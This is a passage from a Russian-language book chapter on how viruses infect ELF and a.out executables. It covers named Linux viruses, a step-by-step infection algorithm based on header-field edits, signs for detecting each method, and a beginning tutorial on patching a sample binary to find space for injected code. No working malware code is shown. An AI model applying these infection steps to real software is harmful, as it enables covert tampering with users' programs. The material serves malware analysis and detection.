Листинг 31.7. Так выглядит секция .bss большинства файлов из комплекта поставки Free BSD

```
0000E530:  00 00 00 00 FF FF FF FF | 00 00 00 00 FF FF FF FF
0000E540:  00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E550:  00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E560:  00 47 43 43 3A 20 28 47 | 4E 55 29 20 63 20 32 2E    GCC: (GNU) c 2.
0000E570:  39 35 2E 33 20 32 30 30 | 31 30 33 31 35 20 28 72   95.3 20010315 (r
0000E580:  65 6C 65 61 73 65 29 20 | 5B 46 72 65 65 42 53 44   elease) [FreeBSD
…
0000F2B0:  4E 55 29 20 63 20 32 2E | 39 35 2E 33 20 32 30 30   NU) c 2.95.3 200
0000F2C0:  31 30 33 31 35 20 28 72 | 65 6C 65 61 73 65 29 20   10315 (release)
0000F2D0:  5B 46 72 65 65 42 53 44 | 5D 00 08 00 00 00 00 00   [FreeBSD] ◘
0000F2E0:  00 00 01 00 00 00 30 31 | 2E 30 31 00 00 00 08 00     ☺   01.01   ◘
```

Многие дизассемблеры (и IDA Pro в том числе) по вполне логичным соображениям не загружают содержимое секций неинициализированных данных, явно отмечая это обстоятельство двойным знаком вопроса (листинг 31.8). Приходится исследовать файл непосредственно в HIEW или любом другом hex-редакторе, разбирая a.out/ELF-формат "вручную", так как популярные hex-редакторы его не поддерживают. Скажите честно: готовы ли вы этим реально заниматься? Так что, каким бы ни был ваш ответ, а вирусы этого типа имеют все шансы на выживание, пусть даже массовых эпидемий им и не вызвать.

Листинг 31.8. Так выглядит секция .bss в дизассемблере IDA Pro и большинстве других дизассемблеров

```
.bss:08057560  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057570  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057580  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:08057590  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575A0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575B0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575C0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575D0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
.bss:080575E0  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
```

Заражение посредством расширения кодовой секции файла

Наибольшую скрытность вирусу обеспечивает внедрение в кодовую секцию заражаемого файла, находящуюся в середине последнего. Тело вируса, сливаясь с исходным машинным кодом, виртуально становится совершенно неотличимым от "нормальной" программы, и обнаружить такую инфекцию можно лишь анализом ее алгоритма.

Безболезненное расширение кодовой секции возможно лишь в ELF- и COFF-файлах (под "безболезненностью" здесь понимается отсутствие необходимости в перекомпиляции инфицируемого файла), и достигается оно за счет того замечательного обстоятельства, что стартовые виртуальные адреса сегментов/секций отделены от их физических смещений, отсчитываемых от начала файла.

Алгоритм заражения ELF-файла в общем виде выглядит так (внедрение в COFF-файлы осуществляется аналогичным образом):

- Вирус открывает файл и, считав его заголовок, убеждается, что это действительно файл формата ELF.
- Заголовок таблицы секций (section header table) перемещается вниз на величину, равную длине тела вируса. Для этого вирус увеличивает содержимое поля `e_shoff`, занимающего байты `20h — 23h` байты ELF-заголовка.

> ***Примечание***
>
> Заголовок таблицы секций, равно как и сами секции, имеет значение только для компоновочных файлов, загрузчик исполняемых файлов их игнорирует, независимо от того, присутствуют они в файле или нет.

- Просматривая заголовок таблицы сегментов (segment header table), вирус находит сегмент, наиболее предпочтительный для заражения, т. е. тот сегмент, на который указывает точка входа.
- Длина найденного сегмента увеличивается на величину, равную размеру тела вируса. Это осуществляется путем синхронной коррекции полей `p_filez` и `p_memz`.
- Все остальные сегменты смещаются вниз, при этом поле `p_offset` каждого из них увеличивается на длину тела вируса.
- Анализируя заголовок таблицы секций (если он только присутствует в файле), вирус находит секцию, наиболее предпочтительную для заражения (как правило, заражается секция, находящаяся в сегменте последней: это избавляет вирус от необходимости перемещения всех остальных секций вниз).
- Размер заражаемой секции (поле `sh_size`) увеличивается на величину, равную размеру тела вируса.
- Все хвостовые секции сегмента смещаются вниз, при этом поле `sh_offset` каждой из них увеличивается на длину тела вируса (если вирус внедряется в последнюю секцию сегмента, этого делать не требуется).
- Вирус дописывает себя к концу заражаемого сегмента, физически смещая содержимое всей остальной части файла вниз.
- Для перехвата управления вирус корректирует точку входа в файл (`e_entry`) или же внедряет в истинную точку входа `jmp` на свое тело.

Прежде чем приступить к обсуждению характерных "следов" вирусного внедрения, давайте посмотрим, какие секции в каких сегментах обычно бывают расположены. Оказывается, схема их распределения далеко не однозначна, и возможны самые разнообразные вариации. В одних случаях секции кода и данных помещаются в отдельные сегменты, в других — секции данных, доступные только на чтение, объединяются с секциями кода в единый сегмент. Соответственно, и последняя секция кодового сегмента каждый раз будет иной.

Большинство файлов включает в себя более одной кодовой секции, и располагаются эти секции приблизительно так, как показано в листинге 31.9.

Листинг 31.9. Схема расположения кодовых секций типичного файла

```
.init       содержит инициализационный код
.plt        содержит таблицу связки подпрограмм
.text       содержит основной код программы
.finit      содержит финализирующий код программы
```

Присутствие секции `.finit` приводит к тому, что секция `.text` перестает быть последней секцией кодового сегмента файла, как чаще всего и происходит. Таким образом, в зависимости от стратегии распределения секций по сегментам, последней секцией файла обычно является либо секция `.finit`, либо `.rodata`.

Секция `.finit` в большинстве случаев — это крохотная секция, заражение которой вряд ли останется незамеченным. Код, расположенный в секции `.finit` и непосредственно перехватывающий на себя нить выполнения программы, выглядит несколько странно, если не сказать — подозрительно (обычно управление на `.finit` передается косвенным образом, как аргумент функции `atexit`). Вторжение будет еще заметнее, если последней секцией в заражаемом сегменте окажется секция `.rodata`, так как машинный код при нормальном развитии событий в данные никогда не попадает. Не остается незамеченным и вторжение в конец первой секции кодового сегмента (в последнюю секцию сегмента, предшествующего кодовому сегменту), поскольку кодовый сегмент практически всегда начинается с секции `.init`, вызываемой из глубины стартового кода и по обыкновению содержащей пару-тройку машинных команд. Вирусу здесь будет просто негде затеряться, и его присутствие сразу же становится заметным!

Более совершенные вирусы внедряются в конец секции `.text`, сдвигая все остальное содержимое файла вниз. Распознать такую инфекцию значительно сложнее, поскольку визуально структура файла выглядит неискаженной. Однако некоторые зацепки все-таки есть. Во-первых, оригинальная точка входа подавляющего большинства файлов расположена в начале кодовой секции, а не в ее конце. Во-вторых, зараженный файл имеет нетипичный стартовый код. И, в-третьих, далеко не все вирусы заботятся о выравнивании сегментов (секций).

Последний случай стоит рассмотреть особо. Системному загрузчику, ничего не знающему о существовании секций, степень их выравнивания безразлична. Тем не менее, во всех нормальных исполняемых файлах секции тщательно выравниваются на величину, указанную в поле `sh_addralign`. При заражении файла вирусом последний далеко не всегда оказывается так аккуратен, и некоторые секции могут неожиданно для себя очутиться по некратным адресам. Работоспособности программы это не нарушит, но вот факт вторжения вируса сразу же демаскирует.

Сегменты выравнивать тоже необязательно (при необходимости системный загрузчик сделает это сам), однако программистский этикет предписывает выравнивать секции, даже если поле `p_align` равно нулю (т. е. выравнивания не требуется). Все нормальные компоновщики выравнивают сегменты на величину, по крайней мере, кратную 32 байтам, хотя это происходит и не всегда. Тем не менее, если сегменты, следующие за сегментом кода, выровнены на меньшую величину — к такому файлу следует присмотреться повнимательнее.

Другой немаловажный момент: при внедрении вируса в начало кодового сегмента он может создать свой собственный сегмент, предшествующий данному. И тут вирус неожиданно сталкивается с довольно интересной проблемой. Сдвинуть кодовый сегмент вниз он не может, так как тот обычно начинается с нулевого смещения в файле, перекрывая собой предшествующие ему сегменты. Зараженная программа может и работать, но раскладка сегментов становится слишком уж необычной, чтобы ее не заметить.

Выравнивание функций внутри секций вообще может считаться "вещественным доказательством". Кратность выравнивания функций нигде и никак не декларируется, и всякий программист склонен выравнивать функции по-своему. Одни используют выравнивание на адреса, кратные

04h, другие — 08h, 10h или даже 20h! Определить степень выравнивания без качественного дизассемблера практически невозможно. Требуется выписать стартовые адреса всех функций и найти наибольший делитель, на который все они делятся без остатка. Дописывая себя в конец кодового сегмента, вирус наверняка ошибется с выравниванием адреса пролога функции (если он вообще позаботится о создании функции в этом месте!), и тогда выравнивание пролога окажется отличным от степени выравнивания, принятой всеми остальными функциями.

Классическим примером вируса, внедряющегося в файл путем расширения кодового сегмента, является вирус Linux.Vit.4096.

Примечание

Любопытно, что различные авторы по-разному описывают стратегии, используемые вирусом для заражения. Так, в вирусной энциклопедии Евгения Касперского (**http://www.viruslist.com/viruslist.html?id=3276**) говорится, что вирус Vit записывается в *начало* кодовой *секции* заражаемого файла, в то время как он размещает свое тело в *конце* кодового *сегмента* файла (**http://www.mcafee.com/us/local_content/white_papers/threat_center/wp_mvanvoers_vb_conf2000.pdf**).

Фрагмент ELF-файла, зараженного вирусом Vit, показан на рис. 31.10. Поля, модифицированные вирусом, выделены рамкой.



Рис. 31.10. Фрагмент файла, зараженного вирусом Linux.Vit.4096

Многие вирусы и, в частности, вирус Lin/Obsidian, выдают себя тем, что при внедрении в середину файла "забывают" модифицировать заголовок таблицы секций (или же модифицируют его некорректно). Как уже отмечалось ранее, в процессе загрузки исполняемых файлов в память системный загрузчик считывает информацию о сегментах и проецирует их содержимое целиком. Внутренняя структура сегментов его совершенно не интересует. Даже если заголовок таблицы секций отсутствует или заполнен некорректно, запущенная на выполнение программа будет исправно работать. Однако несмотря на это, в подавляющем большинстве исполняемых файлов заголовок таблицы секций все-таки присутствует, и попытка его удаления оканчивается весьма плачевно — популярный отладчик GDB и ряд других утилит для работы с ELF-файлами отказываются признать такой файл "своим". При заражении исполняемого файла вирусом, некорректно обращающимся с заголовком таблицы секций, поведение отладчика становится непредсказуемым, демаскируя тем самым факт вирусного вторжения.

Перечислим некоторые, наиболее характерные, признаки заражения исполняемых файлов. Отметим, что вирусы, внедряющиеся в компоновочные файлы, обрабатывают заголовок таблицы секций вполне корректно, в противном случае зараженные файлы тут же откажут в работе, и распространение вируса немедленно прекратится:

- Поле e_shoff указывает "мимо" истинного заголовка таблицы секций (так себя ведет вирус Lin/Obsidian) либо имеет нулевое значение при непустом заголовке таблицы секций (так себя ведет вирус Linux.Garnelis).
- Поле e_shoff имеет ненулевое значение, но ни одного заголовка таблицы секций в файле нет.

- Заголовок таблицы секций содержится не в конце файла, этих заголовков несколько, или заголовок таблицы секций попадает в границы владения одного из сегментов.
- Сумма длин всех секций одного сегмента не соответствует его полной длине.
- Программный код расположен в области, не принадлежащей ни одной секции.

Следует сказать, что исследование файлов с искаженным заголовком таблицы секций представляет собой достаточно непростую проблему. Дизассемблеры и отладчики либо виснут, либо отображают такой файл неправильно или же не загружают его вообще. Поэтому, если вы планируете заниматься исследованием зараженных файлов не день и не два, лучше всего будет написать свою собственную утилиту для их анализа.

Сдвиг кодовой секции вниз

Трудно объяснить причины, по которым вирусы внедряются в начало кодовой секции (сегмента) заражаемого файла или создают собственную секцию (собственный сегмент), располагая эту секцию (сегмент) впереди. Этот прием не обеспечивает никаких преимуществ перед записью вирусного тела в конец кодовой секции (сегмента), да и, к тому же, он намного сложнее реализуется. Тем не менее, такие вирусы существуют. Они будут подробно рассмотрены в этом разделе.

Наивысший уровень скрытности достигается при внедрении в начало секции `.text`, что осуществляется практически тем же самым образом, что и внедрение в конец. Единственное различие состоит в том, что для сохранения работоспособности зараженного файла, вирус корректирует поля `sh_addr` и `p_vaddr`, уменьшая их на величину своего тела и не забывая о необходимости выравнивания (если выравнивание действительно необходимо). Первое поле задает виртуальный стартовый адрес для проекции секции `.text`, второе — виртуальный стартовый адрес для проекции кодового сегмента.

В результате этой махинации вирус оказывается в самом начале кодовой секции и чувствует себя довольно уверенно, поскольку при наличии стартового кода выглядит неотличимо от "нормальной" программы (рис. 31.11). Однако работоспособность зараженного файла уже не гарантируется, и его поведение рискует стать совершенно непредсказуемым, поскольку виртуальные адреса всех предыдущих секций окажутся искажены. Если при компиляции программы компоновщик позаботился о создании секции перемещаемых элементов, то вирус (теоретически) может воспользоваться этой информацией для приведения предыдущих секций в нормальное состояние. Однако исполняемые файлы в своем подавляющем большинстве спроектированы для работы по строго определенным физическим адресам, и потому неперемещаемы. Но даже при наличии перемещаемых элементов вирус не сможет отследить все случаи относительной адресации. Между секцией кода и секцией данных относительные ссылки практически всегда отсутствуют, и потому при вторжении вируса в конец кодовой секции работоспособность файла в большинстве случаев не нарушается. Однако внутри кодового сегмента случаи относительной адресации между секциями — скорее правило, нежели редкость. Взгляните на фрагмент дизассемблированного листинга утилиты `ping`, позаимствованный из Linux Red Hat 5.0 (листинг 31.10). Команду `call`, расположенную в секции `.init`, и вызываемую ею подпрограмму, находящуюся в секции `.text`, разделяют ровно `8002180h – 8000915h == 186Bh` байт, и именно это число фигурирует в машинном коде (если же вы все еще продолжаете сомневаться, загляните в *"Inte Instruction Reference Set"*: команда `E8h` — это команда относительного вызова).

Листинг 31.10. Фрагмент утилиты ping, использующей, как и многие другие программы, относительные ссылки между секциями кодового сегмента

```
.init:08000910          _init       proc near   ; CODE XREF: start+51↓p
.init:08000910   E8 6B 18 00 00     call        sub_8002180
.init:08000915   C2 00 00           retn        0
.init:08000915          _init       endp
…
.text:08002180   sub_8002180        proc near   ; CODE XREF: _init↑p
```




Рис. 31.11. Типовая схема заражения исполняемого файла путем расширения его кодовой секции

Неудивительно, что после заражения файл перестанет работать (или станет работать некорректно)! Но, если это все-таки произошло, загрузите файл в отладчик/дизассемблер и посмотрите — соответствуют ли относительные вызовы первых кодовых секций пункту своего назначения. Вы легко распознаете факт заражения, даже не будучи специалистом в области реверсинга.

В этом мире ничто не дается даром! За скрытность вирусного вторжения последнему приходится расплачиваться разрушением большинства заражаемых файлов. Более корректные вирусы располагают свое тело в начале кодового сегмента — в секции `.init`. Работоспособность заражаемых файлов при этом не нарушается, но присутствие вируса становится легко обнаружить, так как секция `.init` редко бывает большой, и даже небольшая примесь постороннего кода сразу же вызывает подозрение.

Некоторые вирусы (например вирус Linux.NuxBee) записывают себя поверх кодового сегмента заражаемого файла, перемещая затертую часть в конец кодовой секции (или, что еще проще, в конец последнего сегмента файла). Получив управление и выполнив всю работу "по хозяйству", вирус забрасывает кусочек своего тела в стек и восстанавливает оригинальное содержимое кодового сегмента. Учитывая, что модификация кодового сегмента по умолчанию запрещена, и разрешать ее вирусу не резон (в этом случае факт заражения очень легко обнаружить), вирусу приходится прибегать к низкоуровневым манипуляциям с атрибутами страниц памяти, вызывая функцию `mprotect`, практически не встречающуюся в "честных" приложениях.

Другой характерный признак: в том месте, где кончается вирус и начинается незатертая область оригинального тела программы, образуется своеобразный дефект. Скорее всего, даже наверняка, граница раздела двух сред пройдет посередине функции оригинальной программы, если еще не рассечет машинную команду. Дизассемблер покажет некоторое количество мусора и хвост функции с отсутствующим прологом.

Создание собственной секции

Наиболее корректный, хотя и наименее скрытный, способ внедрения в файл состоит в создании собственной секции (сегмента), а то и двух секций — для кода и для данных, соответственно (листинг 31.11). Разместить такую секцию можно где угодно. Хоть в начале файла, хоть в конце (вариант внедрения в сегмент с раздвижкой соседних секций мы уже рассматривали ранее).

Листинг 31.11. Карта файла, зараженного вирусом, внедряющимся в собственноручно созданную секцию и этим себя демаскирующим

```
Name      Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
 .init     08000910 08000918 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .plt      08000918 08000B58 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .text     08000B60 080021A4 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
```

```
.fini     080021B0 080021B8 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
.rodata   080021B8 0800295B byte  0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
.data     0800295C 08002A08 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.ctors    08002A08 08002A10 dword 0007 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.dtors    08002A10 08002A18 dword 0008 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.got      08002A18 08002AB0 dword 0009 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.bss      08002B38 08013CC8 qword 000A publ BSS   Y  FFFF FFFF 0006 FFFF FFFF
.data1    08013CC8 08014CC8 qword 000A publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
```

Внедрение между файлом и заголовком

Фиксированный размер заголовка файлов формата a.out затормозил эволюцию этого, в общем-то, неплохого формата, и в конечном счете привел к его гибели. В последующих форматах это ограничение было преодолено. Так, в ELF-файлах длина заголовка хранится в двухбайтовом поле `e_ehsize`, оккупировавшем `28h` и `29h` байты, считая от начала файла.

Увеличив заголовок заражаемого файла на величину, равную длине своего тела, и сместив оставшуюся часть файла вниз, вирус сможет безболезненно скопировать себя в образовавшееся пространство между концом настоящего заголовка и началом таблицы сегментов (Program Header Table). Ему даже не придется увеличивать длину кодового сегмента, поскольку в большинстве случаев тот начинается с самого первого байта файла. Единственное, что будет вынужден сделать вирус — сдвинуть поля `p_offset` всех сегментов на соответствующую величину вниз. Сегмент, начинающийся с нулевого смещения, никуда перемещать не надо, иначе вирус не будет спроецирован в память. Дело в том, что смещения сегментов в файле отсчитываются от начала файла, но не от конца заголовка, что нелогично и идеологически неправильно, зато упрощает программирование. Поле `e_phoff`, задающее смещение Program Header Table, также должно быть скорректировано.

Аналогичную операцию следует проделать и со смещениями секций, в противном случае отладка/дизассемблирование зараженного файла станет невозможной, хотя запускаться такой файл будет нормально. Существующие вирусы забывают скорректировать содержимое полей `sh_offset`, чем и выдают себя. Однако нужно быть готовым к тому, что в следующих поколениях вируса этот недостаток будет устранен.

Впрочем, в любом случае такой способ заражения слишком заметен. В нормальных программах исполняемый код *никогда* не попадает в ELF-заголовок, и его наличие там красноречиво свидетельствует о вирусном заражении. Загрузите исследуемый файл в любой hex-редактор (например HIEW) и проанализируйте значение поля `e_ehsize`. Стандартный заголовок, соответствующий текущим версиям ELF-файла, на платформе x86 имеет длину, равную 34 байтам. Только не пытайтесь загрузить зараженный файл в дизассемблер. Это бесполезно. Большинство из них, в том числе и IDA Pro, откажутся дизассемблировать область заголовка, и исследователь о факте заражения ничего не узнает!

На рис. 31.12 приведен фрагмент файла, зараженного вирусом UNIX.inheader.6666. Обратите внимание на поле длины ELF-заголовка, выделенное рамкой. Вирусное тело, начинающиеся с `34h` байта, выделено подсветкой. Сюда же направлена точка входа (в данном случае она равна `8048034h`).




Рис. 31.12. Фрагмент шестнадцатеричного дампа файла, зараженного вирусом UNIX.inheader.6666, внедряющимся в ELF-заголовок

Как вариант, вирус может вклиниться между концом ELF-заголовка и началом таблицы сегментов (Program Header Table). Заражение происходит так же, как и предыдущем случае, но длина ELF-заголовка остается неизменной. Вирус оказывается в "сумеречной" области памяти, формально принадлежащей одному из сегментов, но де-факто считающейся "ничейной" и потому игнорируемой многими отладчиками и дизассемблерами. Если только вирус не переустановит на себя точку входа, дизассемблер даже не выведет по этому поводу никаких сообщений и предупреждений. Поэтому каким бы замечательным ни был дизассемблер IDA Pro, а просматривать исследуемые файлы в HIEW все-таки необходимо! Учитывая, что об этом догадываются далеко не все эксперты по безопасности, данный способ заражения рискует стать весьма перспективным.

Практический пример внедрения чужеродного кода в ELF-файл

Для экспериментов по внедрению нам потребуется "живой" исполняемый файл, который при помощи компилятора и текстового редактора можно изготовить и самостоятельно. Например, нажмите клавиатурную комбинацию <Shift>+<F4> в Midnight Commander и наберите программу, содержимое которой показано в листинге 31.12. Затем сохраните файл, нажав клавишу <F2> и введя имя файла, и откомпилируйте программу при помощи GCC с настойками по умолчанию (`gcc` *`имя-файла.c`* `-o` *`имя-файла`*).

Листинг 31.12. Демонстрационная программа, в которую мы будем внедрять посторонний код

```
#include <stdio.h>

main()
{
          printf("LORDI - the best group in the world!\n"\
          "(www.lordi.org)\nmonsters, bondage and sado-maso\n");
}
```

Образовавшийся файл загрузим в hex-редактор (`#./ht-0.7.5-Linux-i386` *`имя-файла`*), а затем нажмем <F6> (mode) и выберем опцию **elf/image**. Редактор перейдет в режим отображения образа исполняемого файла, автоматически перенося нас в окрестности точки входа, отмеченной меткой `entrypoint`. Если этого не произойдет, нажмем <F5> (goto) и введем строку `entrypoint`.

Экран должен выглядеть приблизительно так, как показано на рис. 31.13.

Давайте для разминки просто поменяем первые две команды местами: `xor ebp,ebp`/`pop esi` на `pop esi`/`xor ebp,ebp`. Подведем курсор к первой машинной команде (она расположена по адресу `80482C2h`), нажмем клавиатурную комбинацию <Ctrl>+<A> (Assemble) и введем команду `pop esi`. Редактор предложит несколько вариантов ассемблирования на наш выбор: `5Eh` и `8Fh C6h`. Выбираем `5Eh`, как самый короткий (`8Fh C6h` просто не поместится в отведенном месте!), затем точно так же ассемблируем команду `xor ebp,ebp`.

Измененные байты редактор выделяет подсветкой (см. рис. 31.13), что наглядно и очень красиво, но при нажатии на <F2> (save) эта подсветка исчезает, подтверждая, что все исправления успешно сохранены. Полей контрольной суммы в ELF-заголовке нет, и потому заботиться о ее пересчете не нужно. Linux контрольную сумму файла не считает, что представляет собой серьезное преимущество перед Windows! Судите сами: и Linux, и Widows поддерживают механизм отложенной загрузки по требованию. Страницы образа проецируются в память тогда и только тогда, когда к ним происходит обращение, в результате чего немедленно после запуска файл уже готов к работе. Все недостающие страницы дозагружаются уже потом (или не загружаются вообще). Например, часть программы, ответственная за печать, вообще не будет загружена, если в процессе работы с программой пользователь ни разу не выбрал пункт меню **Print**. Процесс загрузки как бы "размазывается" во времени, не нервируя никакими песочными часами, которые так любит демонстрировать Windows. Но! Ведь при подсчете контрольной суммы происходит неизбежное обращение ко всем страницам, и все они загружаются в память, даже если не нужны. Получается, что у нас есть два механизма — один оптимизирует загрузку, другой ее "пессимизирует", съедая весь выигрыш. Где логика?!




Рис. 31.13. Исполняемый файл, открытый в hex-редакторе HTE




Рис. 31.14. Результат работы модифицированного файла после перестановки пары команд местами

А вот разработчики Linux переложили подсчет контрольной суммы на устройства ввода/вывода, которые ее действительно считают. Конечно, это не страхует от искажений. В частности, жесткие диски контролируют только физические дефекты, но не обращают внимания на логические искажения (наподобие вируса). Тем не менее, особого смысла в контрольной сумме, хранящейся непосредственно в самом файле, все равно нет. Если вирус может модифицировать файл, он модифицирует и контрольную сумму. По науке, контрольные суммы нужно хранить в отдельном "защищенном хранилище", и их подсчетом должна заниматься файловая система или антивирусные ревизоры. Ни того, ни другого в мире Linux не наблюдается. То есть вообще-то в мире Linux существуют и защищенные файловые системы, и антивирусные ревизоры. Но на практике лишь немногие пользователи устанавливают их.

Единственную проблему представляют протекторы и упаковщики исполняемых файлов, контролирующие собственную целостность. С каждым годом их становится все больше и больше. UPX, протектор от Shiva и т д. В файлы, упакованные или защищенные такими средствами лучше не внедряться, по крайней мере на первых порах.

Но мы отвлеклись. Выходим из hex-редактора, нажав <F10>, и запускаем пропатченный файл. Он запускается, подтверждая свою работоспособность. Значит, модификация прошла успешно (рис. 31.14).

А теперь займется более серьезными вещами, попытавшись внедрить в программу реальный код, который делает что-то полезное. Сразу же возникает вопрос: куда мы будем внедряться? Между сегментами свободного места нет, между секциями тоже. Можно (теоретически) расширить последний сегмент и внедриться сюда. Однако во-первых, это будет слишком заметно, а во-вторых — слишком муторно и утомительно.

Но все не так плохо, как кажется! По умолчанию GCC выравнивает стартовые адреса функций по границе `10h`, а это значит, что даже наш демонстрационный файл содержит достаточно свободного пространства: в среднем `10h/2h = 8h` байт на каждую функцию, включая служебные. Сюда и мамонта упрятать можно, если, конечно, его предварительно расчленить. Вот, смотрите сами (листинг 31.13).

Листинг 31.13. Цепочка команд NOP, оставленная компилятором в конце функции main для выравнивания

```
....... !     main:                                                ;xref o80482d7
....... !     push    ebp
8048385 !     mov     ebp, esp
8048387 !     sub     esp, 8
804838a !     and     esp, 0fffffff0h
804838d !     mov     eax, 0
8048392 !     sub     esp, eax
8048394 !     mov     dword ptr [esp], strz_LORDI___the_best_group_in_the_80484e0
804839b !     call    wrapper_8049634_80482b0
80483a0 !     leave
80483a1 !     ret
80483a2       nop
80483a3       nop
80483a4       nop
80483a5       nop
80483a6       nop
80483a7       nop
80483a8       nop
80483a9       nop
80483aa       nop
80483ab       nop
80483ac       nop
```

А вот еще одна лазейка — буфер ввода/вывода, расположенный в сегменте данных, дамп которого приведен в листинге 31.14. Это — целых 28 байт, которые можно использовать по своему усмотрению! Даже если никаких явных файловых манипуляторов в файле нет (как, например, в нашей демонстрационной программе), такой буфер все равно создается при компиляции программы, что наш случай и подтверждает.

Листинг 31.14. Stdin-буфер, расположенный в сегменте данных

```
80484c2       db      00h             ; ' '
